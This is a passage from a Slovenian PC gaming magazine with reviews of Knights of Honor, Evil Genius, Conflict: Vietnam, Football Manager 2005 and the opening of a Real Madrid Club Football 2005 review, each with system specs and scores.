z majhno vojsko sprehodili in brez truda zavzemali del za delom. Podobno močna komponenta so viteški vohuni – zanetijo lahko državni upor ali celo prepričajo lastnika sovražnikovega mesta, da vam preda celotno provinco.

A ne mislite, da je upravljanje hitro rastoče države enostavno – v vsaki provinci, ki jo zavzamete, še nekaj časa tli nacionalni uporniški duh, za zlom katerega ni drugega recepta kot srečanje na bojišču. Boje lahko zaupate svojim vitezom ali pa vajeti smrtonosnega plesa prevzamete sami (med tem se čas na strateški mapi ustavi). Videz letega je še najbolj podoben tistemu iz *Strongholda*, čeprav se poslužuje sedaj že antične 2D tehnike. Tipov enot je kar preveč, predvsem pa se na bojišču skorajda ne razlikujejo, prisotne so formacije in vpliv terena, morala, vitezi in vojaki pridobivajo izkušnje – skratka na desetine elementov, ki poleg ustrezne taktike odločajo o rezultatu.


Vsebine v *KoH* je dovolj za celo revijo – tu so volitve vodij o najmogočnejšem vladarju Evrope (eden izmed načinov za končno zmago), skrb za nasledstvo v kraljevi družini, plemiške poroke, ki pomembno vplivajo na zavezništva, unikatne enote za vsako provinco na natančnem zemljevidu Evrope, križarske vojne, močno večigralstvo (zgodovinske bitke, obleganje mest, način podoben dominaciji iz strelskih iger)...

Žalostno je le, da *KoH* verjetno ne bo deležen zaslužene pozornosti. Pa to ne bo zaradi njegovih napak, kot je nakljucno dodeljevanje sovražnikov, nasprotnikov in dobrin ob pričetku kampanje, kar izniči trud okoli zgodovinske natančnosti. Niti ga ne bo pokopala starinska grafika, nekoliko preveč enolična glasbena podlaga, na trenutke ne najbolj posrečen vmesnik ali nelogičnost, ko lahko celotno vojsko zberete v sekundi, za premik od enega konca kraljestva do drugega pa potrebujete nekaj minut. Neuspehu ne bo mogel ubežati le zato, ker je izbral popolnoma neprimeren čas za izid – čas, ko vlada *Rome: Total War*. Zato vam polagamo na srce: če ljubite res globoke strategije preizkusite tudi *KoH* – morda res ni tako bleščav, a na marsikaterem področju prekaša celo serijo *Total War* in zlahka preseže njeno kompleksnost.

Tomaž Bartolj

Min 1 GHz, 256Mb RAM, 1,3Gb trdi disk, 16Mb graf. kartica
Opt. 1,5GHz, 512Mb RAM
Večigralstvo LAN, internet do 6 igralcev
Na spletu www.knights-of-honor.net

PCF 81% "Globoka srednjeveška strategija za potrpežljive in vizualno nezahtevne igralce."



Evil Genius

STRATEGIJA Se nam obeta doživetje napetosti vohunskih trilerjev iz šestdesetih let ali zgolj eksplozija petarde na naših trdih diskih?

Založnik: Vivendi Universal Games Razvijalec: Elixir Studios

Zlobni genij tiči v vseh nas, to je dejstvo. Že kot mulci smo se znali prešerno zarežati, kadar je sosedov smrkavec pokasiral "vzgojnega" zaradi razbite šipe, ki je bila seveda naše maslo. Domov smo mamam nosili crknjene ptiče in voluharsko zalego, očetova očala pa so prevečkrat preverjala zakone fizike in prostega pada skozi okno tretjega nadstropja. A ti zlobni izpadi, ki jih je bilo pri župniku kaj lahko "spedenati" s tremi zdravamarijami in očenašem, se vendarle ne morejo primerjati z željo po podreditvi človeške rase in ustvarjanju zlega imperija, v katerem gą še spustiti ne bi smeli, ne da bi vprašali za dovoljenje nadrejenega. Pa ste se sposobni spopasti s planetom in nadvladati vso molekulsko navlako, ki jo ta premore? Pa poglejmo.

Igra *Evil Genius* vam da možnost, da postanete navidezni Dr. Evil, človek, ki ga Austin Powers podi po planetu in ki se skriva v svoji bazi, nekje na tropskem otoku, skritim pred očmi javnosti. V bazi, od koder zlobni operativci potujejo naokrog po planetu in uprizarjajo diverzije, kradejo "peneze" tako bogatim kot revnim, kopirajo načrte tajnih tehnologij in to le z enim samim ciljem: izdelavo grožnje, ki bi vse vlade tega sveta prepričala, da je gospodar znanega sveta lahko le utelešenje čiste zmesi genialnosti in zlobe, vi. Igrali boste torej zlobca, ki se mu je svet tako ali drugače zameril in ki se ne bo ustavil pred ničemer, dokler ne doseže svojega cilja. V ta namen boste zgradili podzemno bazo, v kateri se bodo valili peklenski načrti in kjer bo vsaka ped betona podrejena vašim željam in potrebam. Postopoma se boste naučili gradnje in upravljanja, boja z dobrimi fanti, treninga svojih podanikov, raziskovanja novih tehnologij in pošiljanja operativnih ekip naokoli po svetu. Vaši delavci se bodo tako skozi razvoj v igri naučili izdelati močnejša orožja in pričeli z razvojem zlobnih tehnologij. Pri tem vas bodo ovirali najrazličnejši agenti in enote tistih vlad, katerim bo vaša prisotnost največji trn v peti. V ta namen se boste v realnočasovnem načinu spopadli z njimi na vašem terenu. Na voljo vam bo na kupe različnih pasti, ki s časom postanejo že prav okrutne, in agente bodo zagotovo prepričale, da je smrt pogost pojav na otoku, če ne prej, pa takrat, ko se bo iz kletk, posejanih na otoku, proti njihovim obličjem zapodilo več deset primatov.

Vaš cilj je nemoten razvoj podzemne baze in včasih se bo za to potrebno precej potruditi, saj bodo tudi sovražniki pošiljali v boj proti vam vedno močnejše enote in tako imenovane super agente, s katerimi se bodo lahko pošteno kosali le vaši podrepniki ali plačanci, katerih število pa se bo skozi igro le počasi višalo.

ZLO PREVLADA


Pretiranega ravsanja s tem ali onim v igri ni. Večina nalog, ki jih morate postoriti, ni težkih, potrebno je samo zagotoviti pravilne tipe podanikov, ki se posamezne naloge lahko lotijo in jo opravijo. Velja nenapisano pravilo, da je več njih bolje kot točno določeno število in da se je v posameznem področju bolje potuhniti, če na ekranu zasije ikonica, ki opozarja na prisotnost organov pregona. Ti vam bodo v nasprotnem primeru nemara celo onemogočili rešitev zadane naloge, saj vam bodo sproti pod rušo pošiljali delavce, varnostnike, tehnike in podobne. Pazljivo torej.

Ker je opravljanje posameznih nalog, še posebej pa tistih bolj poudarjenih, nujno za razvoj igre, predlagamo, da se prepustite toku igre. V nasprotnem primeru boste povzročili zgolj to, da se bo stvar razvlekla kot nepregledno črevo, kar vas bo pahnilo v depresijo in večkratno razmišljanje o tem, ali bi zadevo najraje kar odstranili s sistema in preprosto odnehali z igranjem. Pogosto smukanje v meni, kjer so opisani zadani cilji posameznih sklopov razvoja vašega zlobnega imperija, je priporočeno, ognili se boste pač čakanju na novo leto in na padec asteroida na vašo bajto. Zeh.

A hej, razvijalci so se potrudili in pomislili res na vsako zlobno malenkost, ki jo je mogoče ušpičiti na tem planetu. In z dobrim opravljanjem misij se bo povišal tudi vaš ugled, vaš vpliv bo segel dlje, skozi igranje boste postajali vedno bolj zloglasni in vedno težje bo opravljati posamezne naloge. Naj vas to ne ustavi, zaplenite Eiffelov stolp v Parizu, utišajte pop zvezdo tipa Britney Spears, ki že pošteno najeda s svojimi seksi videospoti, nikoli pa se ne sleče, in izmaknite kakšno umetnino, zgolj zato, da vam bo ležala v skladišču. Pokažite, da se vam "fučka", zlobni ste in to morate v tem navideznem svetu do konca izkoristiti, saj popravnih izpitov ni.

OGLEJTE SI ŠE TO...
>> **Dungeon Keeper 2**
Sold Out
>> **No One Lives Forever 2**
VU games
>> **Ghostmaster**
Empire

RAZVIJALCI SO SE POTRUDILI IN POMISLILI RES NA VSAKO ZLOBNO MALENKOST



ZGORAJ Vsak kandidat za najbolj zlobno bitje planeta mora z razvojem znanosti poskrbeti za to da raketa ne predstavlja več le falusnega simbola

LEVO Srčkan poba, kaj pravite?

PODREPNI LJUBLJENČKI

Hej, tako imenovanih desnih ali levih rok je cel kup in z napredovanjem v igri si boste pridobili njihovo naklonjenost. Vsak izmed vrhovnih zlobcev sprva začne zgolj z enim pribočnikom, ko pa jih boste imeli več, se igra pravzaprav šele pošteno prične. Fantje in nekatera dekleta se ponašajo z višjo vzdržljivostjo kot navadni podaniki, vsak izmed njih pa ima na voljo še tri posebne sposobnosti, ki jih lahko, jasno, v trenutkih največje krize tudi izkoristite. Večinoma bo najuporabnejša ravno tista prva, ki je enaka pri vseh, z njeno uporabo pa boste priklicali vse podanike, ki so dovolj blizu. To je nadvse koristno, kadar se odpili organom pregona in nad vas pošljejo specialce, ki delajo zgago po otoku ter za seboj puščajo marsikaterega vašega delavca v plastični vrečki. Zbobnajte torej skupaj najbližje, prižgite rdeči alarm ("notštufe rot"), kar pomeni, da se bodo vsi delavci in čuvaji najprej v čuvajnici oborožili s flintami vseh vrst, nato pa sovrage zradirajte, preden najdejo vhod v vašo bazo in vam v namen potrebe kasnejšega remonta iz banke na Kajmanskih otokih uprizorijo precejšnji deficit na deviznem računu. Vsakega izmed podrepnikov krasi troje življenj, ki jih je treba skrbno varovati, še posebej, če si skozi igro naberejo veliko izkušenj. Jih zna biti škoda, priznamo.

CENA ZLOBE

A v nasprotju z igro *Dungeon Keeper* ta ni razdeljena na posamezne stopnje in vedno novo ustvarjanje brloga. Omejeni ste na en sam otok, eno samo podzemno bazo in en sam samcat proračun, za katerega bo potrebno dobro skrbeti, saj bodo sredstva kopnela hitreje kot sneg v Sahari.

Pazljivo torej pri ustvarjanju tlorisa, predvidevati bo treba, da boste kasneje potrebovali prostor za vedno večje število najrazličnejših sob, laboratorijev in hodnikov in ustvarjanje gnečo pri vhodu je povsem nepotrebno. Paziti je seveda treba na več stvari. Tako na primer nikar ne postavljajte zakladnice blizu glavnega vhoda, saj se bo prevečkrat zgodilo, da vam bodo tatovi odnesli kakšno zlato palico preveč, pa še težje jih boste pri tem zaustavili. Prav tako je pomembno, da se stražarnica nahaja dovolj blizu vhoda, saj boste drugače, ko bo potrebno zagnati rdeči alarm zaradi napada na bazo, predolgo čakali na to, da se bodo vaši podaniki oborožili in pritekli v pomoč. In smo že pri čakanju.

Tega je v igri toliko, da boste tisti mlajši v realnem času gledali, kako se spreminjate v moške, kako vam rastejo vedno temnejše dlake po telesu in kako pljunete vedno bolj mastnega proti ekranu. Večino igralnega časa boste čakali, čakali na denarce, čakali na določen tip podanikov, od katerih bodo nekateri sprva dosegljivi le, kadar boste katerega izmed njih ugrabili in izvlekli njihove skrivnosti na kateri izmed mučilnih naprav, ki pa jih seveda morate prej posedovati, za kar pač spet potrebujete denarce. Splača se torej začeti s skromno gradnjo in kasneje katero izmed področij baze porušiti ter ponovno zgraditi na drugem koncu podzemlja. A pazite, da se prehitro ne lotite vaših virov energije, saj bo zadostno in sposobno število generatorjev držalo pokonci vašo bazo, brez elektrike pa bo vse skupaj padlo v mrk, kar bo pomenilo, da so vaša vrata na stežaj odprta vsem nepovabljenim. Opozorili smo vas. Čakali boste tudi na to, da se vročina zaradi vaših podlih dejanj po svetu poleže in čakali boste na umetno pamet, ki ga večkrat biksa v momentih, ko to ne bi bilo ravno potrebno.

RESNICA

Evil Genius je duhovit izdelek, do potankosti dodelan in premišljen, prepoln dogajanja in animacij, življenje v podzemni bazi, ko dosežete visok nivo razvoja, pravzaprav kar kipi, in v njej se dogaja marsikaj, čeprav po večkratnem podrobnem ogledu vseh malenkosti nekako ne boste več imeli želje po raziskovanju, konstantni napadi agentov pa vas bodo postopoma utrudili. Naprej vas bo gnala le želja po tem, da bi se posamezni cilji v igri s potrpežljivostjo le udejanili in da bi vas nekje znotraj celotnega scenarija pričakal nov zaplet, ki bi od vas zahteval nekaj voltov možganske dejavnosti. Tega ne preveč pričakovati in čeprav se po eni strani splača prebroditi vse krize in dočakati konec igre, se zavedajte, da je to cilj, ki je ob začetku igranja oddaljen, kot je oddaljena tista punca z naslovnice novega *PCFormata*.

Grafično torej igra cveti in je privlačna, cvetijo pa zato tudi zgoraj omenjene napake, katerim se pridružujejo še druge in kmalu lahko ugotovimo, da igra le ni to, kar smo od nje pričakovali. Mikroupravljanje bi lahko bilo boljše, umetna pamet pa izboljšana vsaj do te mere, da vam ne bi bilo potrebno vsakega vsiljivca v bazi označiti in potem čakati, da se ga vaši trdi podaniki lotijo na primeren način. Najbolje je, da vsiljivce presenetite s pastmi, ki bodo aktivirale s senzorji, a preden boste zapopadli ves ta kolovrat okoli postavljanja pasti, bo kar nekajkrat grdo škrtnilo v hrbtenjači. S posameznimi filmčki, kjer vam razvijalci skušajo opravila prikazati na prijazen način, si večkrat ne boste mogli pomagati, saj se vam bo možnost ogleda teh filmčkov pokazala po tistem, ko boste prej pol ure poskušali kako določeno stvar izvesti na pravilen način. Še dobro, da je vsaj gradnja baze preprosta, a glej ga zlomka, če boste hoteli odstraniti le delček sobe, bo to pomenilo, da bo potrebno porušiti vse, odstraniti predmete in tako naprej do živčnega zloma.

Kljub posameznim pomanjkljivostim in potrebi igre po tem, da vam odščipne del mladosti zaradi komplikacij, gre za spodoben naslov, ki veliko ponuja tistim, ki so dovolj vztrajni in zlobni, da si vsaj enkrat v življenju želijo privoščiti uničenje sveta na svojstven način. A ne poskušajte igre zaigrati še enkrat in še enkrat, saj se vam bo zgodilo, da boste prešpricali pol življenja, ki pa ni nujno, da bi bilo tako dolgovezno.

Tomaž Kotnik – An+!

ZGORAJ Ivan je prvoklasna baraba, ki je ni lahko dobiti, ko bo vaš, pa bo lastnoročno opravil s celo hordo pavijanov, ki si drznejo stikati okoli vaše podzemne baze. Car.

SPODAJ Urite lahko pripadnike svoje zlobne organizacije, postavljate pasti za nepovabljene, mučite ujete organe oblasti ter uganjate vragolije.

Min 800MHz, 128Mb RAM, 16MB grafična kartica
Opt 1,5GHz, 256Mb RAM, 64MB grafična kartica
Večigralstvo Naka
Na spletu www.howevilareyou.com


82% "Igranje domišljijske vloge vrhovnega svetovnega zlobca se je spopadlo s ponavljajočim se dolgočasjem in izgubilo bitko."

ZLOBNEŽI NA POSODO

Hudobne fante si lahko tudi sposodite. Če si jih seveda lahko privoščite...

Maximillian je bogati nemški industrialec, ki je povrhu vsega še usekan in kratkih živcev. Osredotoča se na tehnološko dominacijo, podpira znanost in nečvredne podanike kaznuje s "šusom" v čelo. Prava zgaga.

Alexis je dedinja multimilijonskega imperija, prelepa in elegantna, da njen iz pravega krzna rejdih glodalskih vrst sešit plašč kar vriska od veselja. Podaniki do nje čutijo predvsem "respekt" in lojalnost. Srečneži.



Shen Yu je orientalski super-kriminalec, ki je postal super-agent in se spremenil v zlobnega genija. Razvejana mreža vohunov mu omogoča kontrolo nad vladnimi organizacijami po vsem svetu. Pazite, ima nož.

Zapustiti čoln očitno ni dobra ideja ŠE slabša ideja bi bila zapustiti svojo pokalico.

Conflict: Vietnam

TAKTIČNA STRELSKA Vietnamu smo še enkrat zaželeli dobro jutro. Takoj zatem pa so se začeli zbirati oblaki... Prognoza sploh ni bila dobra.

Založnik SCI Razvijalec Pivotal

Pričenja se nam dozdevati, da vojne navsezadnje le ne bomo dobili. Ali je morda res prezgodaj reči – kljub temu, da je globoko zasidran v zavesti ljudi in da je navdihnil najboljše vojne filme vseh časov – da Vietnam ni najboljša izbira prizorišča za računalniško igro? Po številnih poskusih smo namreč upali, da bo nekaterim razvijalcem uspelo spacati skupaj igro, ki bi si prislužila vsaj naziv polovične klasike, toda to se, kot kaže, za časa našega življenja ne bo zgodilo. Vse, kar so nam prinesli mnogokratni napori tovrstne industrije, so tiste zloglasne črne vrečke, polne trupel.

Conflict: Vietnam je v tej kampanji zadnji dobitnik reda vijoličnega srca. Njegovi predhodnici, *Conflict: Desert Storm* in njeno nadaljevanje, sta zastavili serijo kot nekakšno okleščeno simulacijo vojne s preprostim nadzornim sistemom – v resnici najbolj podobno mini *Hidden & Dangerous* – ki sicer ni težila k veličastnosti, zato pa ji je z dobršno mero spretnosti uspelo najti srednjo pot med dostopnostjo in avtentičnostjo. Stopnje so bile izdelane pod izkušenim očesom razvijalca, ki je pazil na vse podrobnosti in prave trenutke tempiranja akcij, tako da so usmerjale pozornost igralca v eno ali drugo smer. Kar prepričuje *Conflict: Vietnam*, da bi popolnoma pogorel, je dejstvo, da so te kvalitete ostale tukaj nespremenjene, čeprav samo okolje hromi akcijo v igri.

Vzemite za primer nadzor nad vašim moštvom. V bolj odprti *Desert Storm* so bili velikega pomena ukazi za premik vaših enot. Tukaj pa je vse tako klavstrofobično, da lahko ukaze tipa "Pojdi tja!" uporabite le v redkih primerih. Večino časa se boste linearno sprehajali skozi tunele in gozdove, da bodo stvari za odtenek bolj zanimive, pa se bodo na vaši poti občasno pojavili tudi razni odcepi; v *Conflict: Vietnam* žal ne boste priča nobenim imenitnim taktičnim manevrom, temveč le nenehnemu marširanju po naprej začrtani poti in istočasnem streljanju.

Vsaka igra o Vietnamu se poigrava z enakimi idejami, zato ne preseneča, da so se v razvlečeni obliki pojavile tudi tukaj: spet se boste na primer morali ubadati z nepozabnimi pastmi Vietkongovcev. Vendar pa tukaj za razliko od drugih iger predstavljajo le takojšnjo smrtno nevarnost, v katero je vse prelahko zabresti. Težava pa je toliko bolj neprijetna tudi zaradi stroge omejitve točk, na kateri lahko igro na vsaki stopnji shranite. Podrast igra podobno bistveno vlogo kot v drugih igrah, ki se dogajajo v Vietnamu... največkrat pa vodi v to, da drugi člani vašega moštva prvi opazijo tarče, vi pa le sledite njihovemu budnemu očesu in vzoru. In seveda so tukaj še vse običajne podrobnosti tistega zgodovinskega obdobja. Govorimo seveda o preklinjanju in rock-and-rollu. V smislu samega vzdušja pa je nekoliko lahkotnejša kot nedavni *Shellshock* (na vašo srečo ne boste videli nobenih pohabljanj različnih telesnih delov). Po glasbeni plati je zelo podobna... ja, uganili ste, vsaki igri o Vietnamu, ki smo jo kdaj imeli v rokah. Opozorilo razvijalcem: domnevamo sicer, da so licence za skladbo *White Rabbit* poceni, toda naslednja igra, ki jo bo vključila v svojo glasbeno podlago, bo brez milosti za kazen dobila za 20 odstotkov nižjo oceno.

Kar zadeva tehnično plat, si *Conflict* prizadeva po svojih najboljših močeh, kljub temu pa je njegov PS2 izvor zaradi kockastih modelov likov in tekstur slabše kvalitete še več kot očiten. Veterani ozelenelega sveta čudesa *Far Cry* bodo še posebej razočarani, zlasti zaradi bornega števila slik v sekundi. Začetni vtisi so precej neugodni, bolj kot boste *Conflict: Vietnam* igrali, bolj se vam bodo prikupilo oblikovanje stopenj. No, prikupilo se vam bo le do naslednje takojšnje smrti, zaradi katere boste besno segli po gumbu za hitro nalaganje, ki pa seveda... sploh ne obstaja.

PCF

OGLEJTE SI ŠE TO...

>> **Shellshock** Eidos
>> **Battlefield: Vietnam** Electronic Arts
>> **Far Cry** UbiSoft

"PO SAMEM VZDUŠJU JE LAHKOTNEJŠA KOT SHELLSHOCK"


ZGORAJ DESNO Brez dvoma simpatizer VC. Moram ga ubiti in zapleniti vse, kar mu je kdaj pripadalo.

Min 1,4GHz, 256Mb RAM, 32MB 3D kartica
Opt 2,2GHz, 512Mb RAM, 32Mb 3D kartica
Večigralstvo Ne
Na spletu www.conflict.com

62% "Še ena v dolgi vrsti iger znotraj vietnamske džungle. Pustolovščina, ki pa preprosto ni dovolj pustolovska."

Poustvarite Vietnam

Conflict in njegovi liki.



Conflict: Vietnam **premore tudi ščepec elementov igranja vlog. Po zaključeni misiji dobi vsak lik določeno število izkušenjskih točk, ki jih lahko porabi za izboljšanje lastnih sposobnosti. To vam omogoča, da posebej izurite izbranega moža, katerega delo bo obsegalo izključno hojo kilometer pred ostalo skupino ter iskanje pasti in min. Če se odločite za samodejno izbiro tega moža, postane boleče očitno, da bo to delo skoraj brez izjeme pripadlo vojaku temne polti, kar je povsem v skladu s tisočerimi obupnimi vojnimi filmi. Hmmmm.**

Football Manager 2005

NOGOMETNA MANAGERSKA Ve se, kaj se dogaja, ko si Aljoša Hancman domov pripelje cel prtljažnik kokakole in čipsa – prišel je nov *CM*.

Založnik Sega Razvijalec Sports Interactive

Spraskajte na kup vse sive celice s svojega lobanjskega dna, saj boste potrebovali vsak gram možganske materije, da boste dojeli kraljevsko poreklo tega naslova. Prvi *Football Manager* je v bistvu peti *Championship Manager*, medtem ko uradni peti *Championship Manager* sploh ni *Championship Manager*, ampak nekaj čisto tretjega, kar nam želijo podtakniti bistri marketingarji pri Eidosu. Gre za to, da so si Sports Interactive, ustvarjalci izvirne serije *CM*, in Eidos, založniki serije, skočili v plešo. SI so vzeli svojo mojstrovino pod pazduho in jo krohotaje ucvrli k Segi, a lastnik zadnjega smeha je bil Eidos, saj je obdržal pravico do uporabe imena *Championship Manager* – ergo *Football Manager*. Nič jasno? Jasno?

Pa kaj nas brigajo te intrige. Dobili smo novo najboljšo managersko simulacijo nogometa in to je vse, kar je v tem trenutku pomembno – zaradi nas bi se lahko imenovala tudi "Jože daje svinjo iz kože 1976", glavno, da se igra tako, kot je treba. In *Football Manager 2005* se igra preklemansko dobro. Stari odvisniki od serije bodo že po nekaj klikih spet nastavili žilo in odjadrali v svet trave, usnja, modric in denarja, tisti, ki predhodnikov še ne poznajo, pa jim bodo sledili le kakšno uro kasneje, v to ne dvomimo. Avtorji so naspičili vse stare adute serije, dodali nekaj novih (agenti igralcev vam pošiljajo videoposnetke svojih varovancev...) in paket poslali na lepotno operacijo. Igra vas z vsemi svojimi podrobnostmi utopi v navideznem svetu, ki je tako blizu resničnemu, kolikor je le mogoče.

Kaj pa 3D prikaz tekem s pravimi igralci? Še vedno odsoten v veliko veselje praktično nespremenjenemu 2D izgledu, a mi pravimo, da *FM2005* ne potrebuje dodatne dimenzije. Pri tovrstnem naslovu bi morala biti šminka vedno drugotnega pomena, bistveno pa je, da vidite, kako vaši podaniki upoštevajo vaša navodila, kdo bo dobil povišico in kdo bo poklapano odromal pod tuš že ob polčasu. No, morda pa se s tem samo tolažimo, jasno je namreč, da še lep čas računalnikom ne bo pognalo toliko mišic, da bi bili zmožni vrteti mogočen pogon serije CM/FM in se hkrati ukvarjati še s tisoči poligoni. Medtem ko igra vaše moštvo, igra tudi na desetine drugih in njihovi rezultati in trenutna statistika so vam dostopni takoj, ko si jih zaželite. Podatkov, ki jih hkrati žveči vaš procesor je tako milijavžent.

Glomaznosti igre se boste začeli zavedati že ob izbiranju svoje ekipe. Klubov v igri je prav nenormalno veliko, končno tudi slovenski (prva in druga liga) in ko si boste izbrali svojega, se vam bodo vrata do poplave podatkov komaj odškrnila. V igri sem našel svojega soseda, za božjo voljo. Če seštejemo vse klubske ekipe in vse reprezentance (mladinci, člani...), ki so pripravljene poslušati vaše strateško-taktične blodnje, pridemo do 5.300 moštev.

Rekli smo že, da ogled tekem še vedno poteka v dveh dimenzijah; kaj pa novosti? Predrugačil se je pravzaprav celoten uporabniški vmesnik. Čeprav imate v vsakem danem trenutku na voljo toliko akcij, da bi vas zabolelo, če bi vam hkrati padle na nogo, se nikoli ne boste izgubili. Zdi se, da je vedno najbliže kazalcu miške tista možnost, ki jo takrat najbolj potrebujete. Stari mački, ne prestrašite se, meniji bodo v vaši oblasti v roku dvaindvajsetih sekund. Zelo razveseljivo je, da je bilo popravkov deležno tudi orodje za iskanje igralcev. Tega so avtorji v četrtem delu iz nam neznanega razloga oklestili do roba uporabnosti, zdaj pa je to eden bolj dodelanih aspektov.

Pravzaprav je edina stvar, ki jo uparno glasno očitati *FM2005*, počasnost. Avtorji sicer trdijo, da so peti del pospešili za 40 odstotkov, a bomo na to trditev nalepili "dvom". Igra je res malce bolj poskočna, a v poltji kategoriji uporabe tega pridevnika nikoli ne gre jemati dobesedno. Na sistemu, ki izpolni minimalne specifikacije, boste v eni potezi doživeli celoten proces sivenja in izpada las, če boste izbrali natančno izračunavanje podatkov za več kot eno ligo. Igra bo dobro zajela sapo šele tam nekje pri 512Mb pomnilnika in 2GHz procesorju.

Skrivnost uspeha SI-jeve serije je pravzaprav preprosta. Kričanje na male možicije v televizorju, ki brcajo žogo pred seboj slabše kot vaše stare mame in ne bi znali zadeti gola, pa če bi jim vrata razširili od enega avta do drugega, ne pomaga kaj dosti. *Football Manager 2005* pa je uresničitev sanj vseh kričačev, ki so prepričani, da trener njihovega najljubšega kluba ne loči nogometa od vaterpola. In takih ni malo. Tako, zdaj pa bo treba preizkusit taktiko, ki jo razvijamo že cel zadnji teden in jo ljubkovalno imenujemo "dihurjeva diverzija po levi". Ja, boljše od *FM2005* ne gre... vsaj do *FM2006*. Eidos, reci, da nimamo prav, če upaš.

Aljoša Hancman

OGLEJTE SI ŠE TO...

>> **Championship Manager** Eidos
>> **Total Club Manager** EA
>> **LMA Manager** codemasters

GLAVNA Vaši igralci so vidno napredovali v inteligenci, ravno tako komentator.

ZGORAJ DESNO VRHNJA Pomočnik vam zna sedaj povedati, kje so po njegovem mnenju luknje v ekipi.

ZGORAJ DESNO SPODNJA Dule, stari, prišel si v igro. To je tvoja čaša nesmrtnosti, mir s teboj.

SPODNJA Poleg nekaj novih ocen igralcev, je tudi na taktičnem zaslonu nekaj dodatkov.

A TI TO MENI?

Politične igrice v zakulisju nogometa.

Majhen, a vseeno vpliven korak naprej predstavlja možnost javnega komentiranja (ne)kvalitete ostalih managerjev. Svojega nasprotnika lahko hvalite, da se bo kar sladkor cedil po tleh za vami ali pa ga mirno pošljete tja, od koder je privekal na svet. Včasih boste dobili pozitiven, včasih negativen odziv. Včasih pa boste s tem zanetili pravo vojno. Vse je odvisno od tega, kako spoštovani ste in koliko resnice je v vaših ostrih besedah. Gre za odličen instrument za provokacijo (besen nasprotnik si bo za vsako ceno želel zmage) ali nabiranje pomembnih točk pri svojih igralcih – kadarkoli bo vašim mislim prikimal kdo od velikih, se vam bo ugled vidno povečal.

Min 600MHz, 128Mb RAM
Opt 2GHz, 512Mb RAM
Večigralstvo LAN, internet
Na spletu www.sportsinteractive.com

PCF 89% "Spremenjen, a vendar še vedno kraljevski"

Real Madrid Club Football 2005

ARKADNI NOGOMET Tomaž Bartolj spozna, da obstajajo še bolj brezupne igre od Real Madrida v Ligi prvakov.

Založnik Codemasters Razvijalec Codemasters

Club Football 2005 je sramota za vse programerje, njihove matere in celo čistilke, ki so pospravljale za temi nesposobnimi ritmi ter opazovale, kaj bodo spustili v svet. Samo po zaslugi stroge lektorice in nasvetih pravnih strokovnjakov tu ne ležijo močnejše kletvice, a če smo novinarji, potem smo iznajdljivi. Recimo torej, da naslednje besede neposredno ne letijo na nikogar (še posebej ne na razvijalce), temveč, da si samo želimo citiranja leposlovja. Fantje, koga bi danes dobesedno povzeli? Hm, glej naključje, tukaj je Partljičevo delo Moj ata, socialistični kulak. Pa poglejmo – uporabimo recimo, povsem slučajno izbrano, tole vrstico "Moj ata vam bo vsem jebal mater!". Heh, čistooo naključje. Res.

